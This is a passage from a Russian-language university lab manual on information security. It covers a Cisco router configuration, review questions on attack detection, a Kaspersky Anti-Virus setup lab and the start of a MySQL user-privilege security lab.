service timestamps log datetime msec

service password-encryption

!

hostname R3

!

boot-start-marker

boot-end-marker

!

enable secret 4 06YFDUHH61wAE/kLkDq9BGho1QM5EnRtoyr8cHAUg.2

!

no aaa new-model

memory-size iomem 15

!

ip cef

!

no ip domain lookup

no ipv6 cef

!

multilink bundle-name authenticated

!

username admin privilege 15 secret 4

tnhtc92DXBhelxjYk8LWJrPV36S2i4ntXrpb4RFmfqY

!

interface Embedded-Service-Engine0/0

no ip address

shutdown

!

interface GigabitEthernet0/0

ip address 192.168.3.1 255.255.255.0

duplex auto

speed auto

!

interface GigabitEthernet0/1

no ip address

shutdown

duplex auto

speed auto

!

interface Serial0/0/0

no ip address

shutdown

clock rate 2000000

!

interface Serial0/0/1

ip address 192.168.23.2 255.255.255.252

!

router ospf 1

passive-interface GigabitEthernet0/0

network 192.168.3.0 0.0.0.255 area 0

network 192.168.23.0 0.0.0.255 area 0

!

ip forward-protocol nd

!

ip http server

ip http authentication local

no ip http secure-server

!

control-plane

!

banner motd ^C Unauthorized Access is Prohibited! ^C

!

line con 0

exec-timeout 0 0

password 7 01100F175804

logging synchronous

login

line aux 0

line 2

no activation-character

no exec

transport preferred none

transport input all

transport output pad telnet rlogin lapb-ta mop udptn v120 ssh

stopbits 1

line vty 0 4

password 7 0822455D0A16

login

transport input all

!

scheduler allocate 20000 1000

!

End

### **Контрольные вопросы:**

1. Этапы и средства реализации атак. Классификация атак.
2. Таксономия систем обнаружения атак.
3. Совместное применение систем обнаружения атак и других средств защиты.
4. Методы обнаружения аномалий: статистический анализ, нейросетевые методы, анализ изменения критических параметров во времени.
5. Анализ журналов регистрации и сетевого трафика.
6. Анализ заголовков, процессов, сервисов и портов.
7. Настроить NetFlow на маршрутизаторе.
8. Перечислить семь основных полей, используемых первоначальным протоколом NetFlow для различения потоков данных.

### **Список литературы, рекомендуемый к использованию по данной теме:**

*Основная:* 1

*Дополнительная:* 1-4

*Методическая:* 1

*Интернет-ресурсы:* 1

*Программное обеспечение:* 1,2

### **Тема 3. Методы и технологии защиты информации открытых автоматизированных информационных систем**

#### **Лабораторная работа №9-11**

##### *Исследование механизмов работы антивирусных*

#### **1. Подготовка к занятию**

1. Изучить (повторить) теоретический материал.
2. Ознакомиться с программой лабораторной работы.
3. Подготовить отчет о лабораторной работе.
4. Ответить на контрольные вопросы.

**Формируемые компетенции:** ПК-3; ПК-4

#### **2. Распределение времени занятия:**

Всего: 180 мин

Вступительная часть 2 мин

Проверка готовности студентов к занятию 5 мин

Основная часть – 160 мин

Проверка выполнения практического занятия 10 мин

Заключительная часть 3 мин

#### **4. Правила работы в лаборатории**

К работе в лаборатории допускаются лица, изучившие правила и меры безопасности, сдавшие зачет по ним и усвоившие порядок выполнения лабораторной работы.

##### **4.1. Требования безопасности перед началом работ**

- ЗАПРЕЩАЕТСЯ: переодеваться, пользоваться огнем, курить, принимать пищу в лаборатории.
- Убедиться в целостности электрических розеток и разъемов. В лаборатории необходимо быть в сменной обуви.
- Включение компьютера производить только после получения допуска по выполняемой работе и разрешения преподавателя или лаборанта.

##### **4.2. Требования безопасности во время работы**

- выполняя практическое занятие, студенты обязаны использовать только вычислительную технику, периферийное оборудование, соединительные кабели, измерительное оборудование и носители

информации, непосредственно относящиеся к данному лабораторному занятию;

- подключение и отключение составляющих вычислительного комплекса производить только при полном снятии напряжения со всех составляющих вычислительного комплекса;


- при обнаружении неисправностей в оборудовании немедленно отключить источники питания и доложить об этом руководителю занятий или лаборанту.

#### 4.3. Требования безопасности по окончании работы

- доложить руководителю занятий или лаборанту о завершении работ;
- привести в порядок и сдать рабочее место лаборанту, и доложить

руководству

1. Запускаем антивирусную программу Антивирус Касперского 2011 Яндекс – версия (Пуск - Антивирус Касперского 2011).




2. Используя Меню Справка (в левом нижнем углу) изучаем команды программы.



К основными функциями программы относятся: включение и отключение компонентов защиты, выполнение задач проверки на вирусы, обновление баз и модулей программы и т. д.

3. Настройка защиты файлов и персональных данных. На главном окне программы выбираем вкладку Центр защиты, заходим в пункт Защита файлов и персональных данных – Файловый антивирус – Настроить.


Отмечаем флажком пункт Включить Файловый Антивирус и устанавливаем необходимый уровень безопасности. Нажимаем Enter.




4. Аналогичным образом устанавливаем параметры защиты для систем и программ (пункты Веб-антивирус и Почтовый антивирус).




5. Вкладка Контроль работы в сети позволяет настроить программу для безопасного просмотра веб-сайтов, онлайн общения, использования программ электронной почты и платежных систем. Выполним настройку IM-антивируса:




6. Проверка на вирусы. На вкладке Проверка выбираем пункт Выполнить проверку важных областей.




Результат:




7. Обновление баз и модулей программы. На вкладке Обновление указан статус загруженных баз и программных модулей. Обновление баз в данной программе происходит автоматически при подключении к сети.



8. Поиск уязвимостей в системе. На вкладке Инструменты представлены инструменты и сервисы предоставляющие дополнительные возможности для обеспечения безопасности компьютера. Среди них Создание диска аварийного восстановления, Поиск уязвимостей в системе, Настройка браузера, Устранение следов активности и Восстановление после заражения. Воспользуемся сервисом Поиск уязвимостей.



Результат:



### **Контрольные вопросы:**

- 1) Сформулировать алгоритм сигнатурного поиска вредоносного ПО.
- 2) Сформулировать алгоритм эвристического поиска вредоносного ПО.
- 3) Сформулировать алгоритм работы веб-сканера антивируса
- 4) Сформулировать алгоритм работы почтового сканера антивируса.
- 5) Разработать и осуществить эмпирический анализ алгоритма сортировки простыми вставками.
- 6) Разработать и осуществить эмпирический анализ алгоритма бинарной сортировки.
- 7) Разработать алгоритм быстрой сортировки двумерного массива и осуществить математический анализ.
- 8) Разработать алгоритм пирамидальной сортировки двумерного массива и осуществить математический анализ.

### **Список литературы, рекомендуемый к использованию по данной теме:**

*Основная:* 1

*Дополнительная:* 1-4

*Методическая:* 1

*Интернет-ресурсы:* 1

*Программное обеспечение:* 1,2

## Лабораторная работа №12-14

### *Настройка безопасности в MySQL*

**1.Цель работы:** Ознакомиться с приложениями, включенными в состав СУБД MySQL. Получить навыки управления учетными записями пользователей и определения привилегий. Ознакомиться с утилитами, входящими в состав СУБД MySQL, получить навыки работы с ними.

**Формируемые компетенции:** ПК-3; ПК-4

#### **2. Подготовка к занятию**

1. Изучить (повторить) теоретический материал.
2. Ознакомиться с программой лабораторной работы.
3. Подготовить отчет о лабораторной работе.
4. Ответить на контрольные вопросы.

#### **3. Распределение времени занятия:**

Всего: 180 мин

Вступительная часть 2 мин

Проверка готовности студентов к занятию 5 мин

Основная часть – 160 мин

Проверка выполнения практического занятия 10 мин

Заключительная часть 3 мин

#### **4. Правила работы в лаборатории**

К работе в лаборатории допускаются лица, изучившие правила и меры безопасности, сдавшие зачет по ним и усвоившие порядок выполнения лабораторной работы.

##### **4.1. Требования безопасности перед началом работ**

- ЗАПРЕЩАЕТСЯ: переодеваться, пользоваться огнем, курить, принимать пищу в лаборатории.
- Убедиться в целостности электрических розеток и разъемов. В лаборатории необходимо быть в сменной обуви.
- Включение компьютера производить только после получения допуска по выполняемой работе и разрешения преподавателя или лаборанта.

##### **4.2. Требования безопасности во время работы**

- выполняя практическое занятие, студенты обязаны использовать только вычислительную технику, периферийное оборудование, соединительные

кабели, измерительное оборудование и носители информации, непосредственно относящиеся к данному лабораторному занятию;

- подключение и отключение составляющих вычислительного комплекса производить только при полном снятии напряжения со всех составляющих вычислительного комплекса;

- при обнаружении неисправностей в оборудовании немедленно отключить источники питания и доложить об этом руководителю занятий или лаборанту.

#### **4.3. Требования безопасности по окончании работы**

- доложить руководителю занятий или лаборанту о завершении работ;

- привести в порядок и сдать рабочее место лаборанту, и доложить руководству

### **Запуск MySQL**

Управление сервером обычно осуществляется из командной строки. Запуск в Windows осуществляется через сеанс командной строки выполнением следующей команды:

```
D:\usr\local\Mysql\bin\mysqld --standalone
```

Эта команда запустит демон mysql в фоновом режиме. В Windows 95/98 не предусмотрен запуск mysqld в виде службы. В Windows 2000 демон mysql запускается в виде службы.

Можно осуществить запуск winmysqladmin.exe, в этом случае все настройки перечисляются в файле my.ini

При запуске mysqld можно указывать следующие опции:

#### **Таблица 1- Опции команды MySQLD**

|                           |                                                                                                                                                              |
|---------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------|
| -?, --help                | Справка                                                                                                                                                      |
| -b, --basedir=[path]      | Путь к каталогу в котором установлен mysql                                                                                                                   |
| -h, --datadir [homedir]   | Путь к каталогу, в котором хранятся базы данных.                                                                                                             |
| -l, --log=[filename]      | Имя журнала транзакций                                                                                                                                       |
| -L, --language=[language] | Язык по умолчанию(обычно English).                                                                                                                           |
| -P, --port=[port]         | Порт для соединения.                                                                                                                                         |
| --skip-grant-tables       | Игнорировать таблицы привилегий. Это дает любому ПОЛНЫЙ доступ ко всем таблицам. Не следует предоставлять обычным пользователям разрешений на запуск mysqld. |
| --skip-name-resolve       | Позволяет предоставлять доступ только тем хостам, чьи IP-адреса указаны в таблицах привилегий. Ипользуется для более высокого уровня защиты.                 |
| --skip-networking         | Использовать подключения только через интерфейс localhost.                                                                                                   |

|               |                              |
|---------------|------------------------------|
| -V, --version | Вывести информацию о версии. |
|---------------|------------------------------|

Наличие в статусной строке иконки светофора с активным зеленым цветом указывает на то, что сервер запущен (см. рис 1).



**Рисунок 1 - Приложение winmysqladmin запущено**

Теперь можно попытаться войти в сервер. В случае, если предполагается управление сервером через консоль, то необходимо использовать команду **mysql**. Изначально существует единственный пользователь, которому предоставляется право входа - **root**, которая не имеет пароля. Первое, что нужно сделать войти под именем **root** и зарегистрировать нового пользователя и установить для него пароль. Команда **mysql** может использовать следующие опции:

**Таблица 2 - Опции команды MySQL**

|                           |                                          |
|---------------------------|------------------------------------------|
| -?, --help                | Справка                                  |
| -h, --hostname=[hostname] | Имя сервера mysql.                       |
| -u, --user=[user]         | Имя пользователя для доступа к mysql.    |
| -p, --password=[password] | Пароль пользователя для доступа к mysql. |
| -P, --port=[port]         | Порт для соединения с сервером.          |
| -V, --version             | Информация о версии                      |

**Примечание.** Команды **mysqld** и **mysql** имеют еще некоторые опции, но в данный момент они особого интереса не представляют.

Запуск из сеанса ДОС осуществляется как показано на Рисунок 2 (в указанном случае осуществляется подключение к БД mysql).




Рисунок 2 - Запуск консоли MYSQL

Для выполнения в строке наберите команду: **mysql -u root**

```
The FAR manager, version 1.70 beta 3 (build 591)
Copyright (C) 1996-2000 Eugene Roshal, Copyright (C) 2000-2001 FAR Group
Evaluation copy, please register.
D:\usr\local\mysql\bin>mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3 to server version: 3.23.41-nt

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql>
```

Рисунок 3 - Успешный запуск консоли

Если вы это получили, значит вы успешно вошли в консоль mysql, которая используется для администрирования сервера.

Для составления отчета вам понадобятся приведение команд, которые вы будете посылать на сервер. В MySQL имеется возможность ведение протокола выполняемых команд, чтобы запустить ведение протокола необходимо выполнить команду

**\T filename**

!!! обязательно в верхнем регистре. Filename – имя файла, в который будут записываться команды (создается автоматически при выполнении команды, и действует во время жизни сеанса, т.е. в случае отключения от сервера лог прерывается и для возобновления необходимо повторить команду с выводом в новый файл, так как команда затирает имеющиеся в файле данные).

Просмотр списка БД, доступных на сервере осуществляется командой **SHOW DATABASES.**

Для выполнения в строке наберите команду: **show databases.**

Командой: **USE MYSQL;** – выбираем текущую БД где MYSQL имя БД.

### **Система привилегий и безопасность в MySQL**

- User
- Db
- Host
- Пользовательские привилегии

### **База данных mysql и таблицы привилегий.**

